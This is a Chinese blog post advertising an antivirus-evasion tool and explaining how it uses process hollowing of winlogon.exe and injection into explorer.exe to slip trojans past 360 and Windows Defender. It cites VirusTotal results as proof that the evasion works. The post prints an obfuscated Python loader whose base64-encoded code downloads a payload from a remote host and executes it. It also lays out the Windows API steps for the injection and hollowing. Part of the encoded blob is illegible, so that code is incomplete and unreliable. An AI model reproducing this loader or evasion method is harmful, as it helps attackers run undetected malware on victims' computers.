使用进程镂空技术免杀360Defender

原创 black guest丶 于 2023-05-05 11:10:03 发布 阅读量3.7k 收藏 22 点赞数 14 版权

文章标签： windows linux 安全 python

使用进程镂空技术免杀360Defender


进程镂空

> 进程镂空（Process Hollowing）又称傀儡进程，其原理是利用windows提供的API运行指定程序，然后修改其内存数据，将目标进程“掏空”替换成恶意的木马程序以达到隐蔽和免杀的目的，我使用python3实现了这项技术并写了一个免杀工具：风暴免杀。
> 这项技术已经不算新鲜，当我们将目标进程替换为恶意进程后，windows defender通过行为检测依然可以发现这是木马进程进行查杀，但当我们将目标进程设定为winlogon.exe这个特殊进程，Defender并不会直接进行查杀拦截，仅仅只是提示管理员有恶意病毒木马需要重启。


测试效果

VT

非常不错的免杀率


0b94528059b89bfeee651a6a0a288bf1bd00fa559f168a975a2235d29fa7b77a
1
/ 69
Community Score
1 security vendor and no sandboxes flagged this file as malicious
0b94528059b89bfeee651a6a0a288bf1bd00fa559f168a975a2235d29fa7b77a
20230501135557.exe
peexe
64bits
assembly
overlay
6.14 MB
Size
2023-05-01 06:36:21 UTC
a moment ago
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
SecureAge
Malicious
Acronis (Static ML)
Undetected
AhnLab-V3
Undetected
Alibaba
Undetected
ALYac
Undetected
Antiy-AVL
Undetected
Arcabit
Undetected
Avast
Undetected

defender



360

很容易绕过，不截图了

杀毒原理

常见杀软的查杀原理可以概况如下：

扫描技术

通过对文件特征、内存进行扫描，可以检测恶意软件的静态特征，于是出现了**文件静态特征**、**内存静态特征**的查杀技术。

监控技术

通过hook技术可以实现对任意程序的监控，可以监视木马程序的行为，监控关键API调用等，于是出现了主动防御、沙箱等查杀技术。

免杀原理

一、加密shellcode和shellcode加载器


针对杀软的查杀原理可以很容易理解免杀的原理，首先是针对静态特征的查杀，如果一个木马程序一生成就被杀软查杀，那么肯定是静态特征查杀，绕过静态特征的方式有很多，使用Python开发的好处就是可以利用eval函数来加密所有的python代码。

1.一个木马程序通常可以看成shellcode和shellcode加载器2部分，shellcode的编写非常困难，我们一般通过cs/msf生成，shellcode加载器可以使用很多种编程语言来实现。

> shellcode和shellcode加载器：通常木马文件可以看成shellcode和shellcode加载器这2部分，shellcode是执行命令的核心，它是一段机器指令（汇编指令），机器指令是计算机CPU可以直接识别和执行的指令，因此使用shellcode可以让恶意代码拥有很好的通用性。shellcode加载器的作用是将shellcode写入内存然后运行，实现这个目的的方式也有很多，风暴免杀 实现了动态申请内存、UUID、IPV4、进程注入、进程镂空等加载器。

2.传统的免杀工具只是将shellcode进行各种加密，规避shellcode的静态特征，但现在杀软将shellcode加载器的这些代码也做了静态特征，所以会被查杀。风暴免杀 工具使用python3开发，核心免杀思路是利用python的eval函数将字符串当做代码执行，所以可以将shellcode和shellcode加载器都进行加密，结合base64和随机位移这样简单的加密手段，就可以做到隐藏静态特征的作用，eval也是python中常用的内置函数，想要将它和正常业务区分开也不是一件容易的事情。

风暴免杀 最终生成的木马脚本是这样的：



```python
import base64
import sys
import random
import os
import time
import json
import logging
import platform
import re
import subprocess
from ctypes import FormatError, GetLastError, byref, c_size_t, create_string_buffer, sizeof, windll
from ctypes import POINTER, Structure, Union, c_ulonglong
from ctypes.wintypes import BOOL, BYTE, DWORD, HANDLE, LPVOID, LPWSTR, WORD
import requests

url=sys.argv[1]
for i in range(10000):
    try:
        eval(compile(base64.b64decode(
b'aW1wb3J0IHJlcXVlc3RzCnI9cmVxdWVzdHMuZ2V0KCdodHRwOi8vMTAwLjEwMC4xMDAuMi9QYXlsb2FkRmlsZScpCmlmIHIuc3RhdHVzX2NvZGU9PTIwMDoKICAgIGJ1Zj1yLmNvbnRlbnQuZGVjb2RlKCkuZW5jb2RlKCdsYXRpbjEnKQpkZWYgRGVjb2RlKGRhdGEsY21kPUZhbHNlLGtleT0wKToKICAgIGRhdGE9ZGF0YVtsZW4oZGF0YSkta2V5Ol0
rZGF0YVs6bGVuKGRhdGEpLWtleV0KICAgIGlmIGNtZDoKICAgICAgICBkYXRhPWJhc2U2NC5iNjRkZWNvZGUoZGF0YSx2YWxpZGF0ZT1UcnVlKS5kZWNvZGUoKQogICAgZWxzZToKICAgICAgICBkYXRhPWJhc2U2NC5iNjRkZWNvZGUoZGF0YSkKCiAgICByZXR1cm4gZGF0YQoKY21kPWInSjBJR3B6YjI0S2FXMXdiM0owSUd4dloyZHBibWNLYVcxd2Iz
[illegible]
Q2tzQ2lBZ0lDQWdJQ0FnS0NKVVlXZFhiM0prSWl3Z1FsbFVSU2tzQ2lBZ0lDQWdJQ0FnS0NKU1pYTmxjblpsWkRFaUxDQkNXVlJGS1N3S0lDQWdJQ0'.decode()).decode(),"asd","exec"))
        eval(compile(cmd,"asd","exec"))
        main(buf)
        break
    except FileNotFoundError:print("请将每次重新生成的PayloadFile文件放在本目录");time.sleep(3);break
    except:pass
```

3.除了对shellcode和shellcode加载器进行加密，风暴免杀还实现了shellcode分离免杀，将shellcode和加载器分离以达到免杀的目的，这种做法也是非常简单而高效。

二、隐匿

风暴免杀实现了进程注入和进程镂空技术以达到隐匿和免杀的效果，进程注入是利用windows API在目标进程中申请一块内存，然后将shellcode直接注入其中并创建线程运行，恶意的shellcode直接运行在目标程序内，结合运行后删除自身/从网络加载shellcode等方式，具备非常好的隐匿效果，目前测试只能稳定注入到explorer.exe进程中。而进程镂空技术结合镂空winlogon.exe，达到了意想不到的效果，可以稳定上线windows defender。

1、进程注入

进程注入技术主要通过下面几个Windows提供的API来实现：

```
OpenProcess
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
```

OpenProcess

打开一个现有的本地进程对象，获得该对象的句柄：通过OpenProcess我们可以获得目标进程的句柄。

```
HANDLE OpenProcess(
    [in] DWORD dwDesiredAccess,                     #要获取的访问权限
    [in] BOOL  bInheritHandle,
    [in] DWORD dwProcessId                          #目标进程的ID
);
```

VirtualAllocEx

在指定进程的虚拟地址空间中保留、提交或更改内存区域的状态：通过VirtualAllocEx我们可以在目标进程中申请一块内存空间。

```
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,                   #OpenProcess获得的句柄
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,                     #要分配的内存大小，需要设置为shellcode的大小
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect                   #要分配的内存权限：0x40代表读/写/执行
);
```

WriteProcessMemory

将数据写入指定进程中的内存区域：通过WriteProcessMemory我们可以在申请的内存空间中写入指定的数据（shellcode）

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,                           #OpenProcess获得的句柄
  [in]  LPVOID  lpBaseAddress,                      #VirtualAllocEx申请的地址指针
  [in]  LPCVOID lpBuffer,                           #要写入的内容，可以传入shellcode
  [in]  SIZE_T  nSize,                              #目标大小，shellcode的大小


```

```
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

CreateRemoteThread

创建在另一个进程的虚拟地址空间中运行的线程：通过CreateRemoteThread我们可以在目标进中创建一个线程来运行shellcode

```
HANDLE CreateRemoteThread(
  [in]  HANDLE                 hProcess,                    #OpenProcess获得的句柄
  [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  [in]  SIZE_T                 dwStackSize,
  [in]  LPTHREAD_START_ROUTINE lpStartAddress,              #VirtualAllocEx申请的地址指针
  [in]  LPVOID                 lpParameter,
  [in]  DWORD                  dwCreationFlags,
  [out] LPDWORD                lpThreadId
);
```

2.进程镂空

进程镂空的运行流程如下：

以挂起状态运行指定程序 -> 获取目标程序的上下文 -> 获取目标基地址 -> 如果目标基址和shellcode.exe的基址一样通过NtUnmapViewOfSection卸载 -> 在目标进程的“shellcode基址”处申请一块内存 -> 向申请的内存写入shellcode.exe的头 -> 修改目标进程的sections地址 -> 修改目标进程的EntryPoint入口 -> 修改目标上下文 -> 恢复运行状态

它使用了一下windows API来实现这些功能：

```
CreateProcessA
GetThreadContext
ReadProcessMemory
NtUnmapViewOfSection
VirtualAllocEx
WriteProcessMemory
SetThreadContext
ResumeThread
```

CreateProcessA

创建新进程及其主线程。 新进程在调用进程的安全上下文中运行：使用CreateProcessA我们可以运行指定的程序

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR               lpApplicationName,
  [in, out, optional] LPSTR                lpCommandLine,                    #要执行的命令行，此处设置为我们的目标程序
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                 bInheritHandles,
  [in]                DWORD                dwCreationFlags,                  #控制优先级类和进程的创建的标志，设置为0x00000004可以让目标处于
  [in, optional]      LPVOID               lpEnvironment,
  [in, optional]      LPCSTR               lpCurrentDirectory,
  [in]                LPSTARTUPINFOA       lpStartupInfo,                    #指向 STARTUPINFO 或 STARTUPINFOEX 结构的指针。
  [out]               LPPROCESS_INFORMATION lpProcessInformation             #指向 PROCESS_INFORMATION 结构的指针，该结构接收有关新进程的
);
```

GetThreadContext

检索指定线程的上下文：使用GetThreadContext可以获得目标基址等信息

```
BOOL GetThreadContext(
  [in]      HANDLE    hThread,                                              #通过CreateProcessA获取的进程句柄
  [in, out] LPCONTEXT lpContext                                             #指向 CONTEXT 结构的指针， 此结构的 ContextFlags 成员的值指定检索
);
```

ReadProcessMemory

读取进程数据：使用ReadProcessMemory可以获取目标的基址

```
BOOL ReadProcessMemory(
  [in]  HANDLE  hProcess,                                                   #通过CreateProcessA获取的进程句柄
  [in]  LPCVOID lpBaseAddress,                                              #指向要从中读取的指定进程中基址的指针，通过GetThreadContext获得
  [out] LPVOID  lpBuffer,                                                   #用来接收内容的指针，
  [in]  SIZE_T  nSize,                                                      #要读取的大小
  [out] SIZE_T  *lpNumberOfBytesRead
);
```

NtUnmapViewOfSection

从指定进程的虚拟地址空间中取消映射包含 *BaseAddress* 的节的整个视图：使用NtUnmapViewOfSection可以清空目标进程原来的section等，我们的程序主要使用WriteProcessMemory来修改这些信息。

```
NTSYSAPI NTSTATUS ZwUnmapViewOfSection(
  [in]           HANDLE ProcessHandle,
  [in, optional] PVOID  BaseAddress
);
```

VirtualAllocEx

在指定进程的虚拟地址空间中保留、提交或更改内存区域的状态：通过VirtualAllocEx我们可以在目标进程中申请一块内存空间。

```
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,                    #通过CreateProcessA获取的进程句柄
  [in, optional] LPVOID lpAddress,                   #指定要分配的页面区域的所需起始地址的指针，设置为shellcode.exe的基址
  [in]           SIZE_T dwSize,                      #要分配的内存大小
  [in]           DWORD  flAllocationType,             #内存分配类型，MEM_COMMIT | MEM_RESERVE代表保留和提交页面
  [in]           DWORD  flProtect                    #要分配的内存权限：0x40代表读/写/执行
);
```

WriteProcessMemory

将数据写入指定进程中的内存区域：通过WriteProcessMemory我们可以在申请的内存空间中写入指定的数据

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,                          #通过CreateProcessA获取的进程句柄
  [in]  LPVOID  lpBaseAddress,                      #要写入数据的地址，调用了3次WriteProcessMemory：1.向VirtualAllocEx写入shellcode.exe的头。
  [in]  LPCVOID lpBuffer,                          #要写入的内容，可以传入shellcode
  [in]  SIZE_T  nSize,                             #目标大小，shellcode的大小
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

SetThreadContext

设置指定线程的上下文：设置为GetThreadContext拿到的上下文地址

```
BOOL SetThreadContext(
  [in] HANDLE        hThread,                                  #通过CreateProcessA获取的进程句柄
  [in] const CONTEXT *lpContext                                #GetThreadContext获取的线程上下文地址
);
```

ResumeThread


恢复线程的执行。

```
DWORD ResumeThread(
  [in] HANDLE hThread                                          #通过CreateProcessA获取的进程句柄
);
```

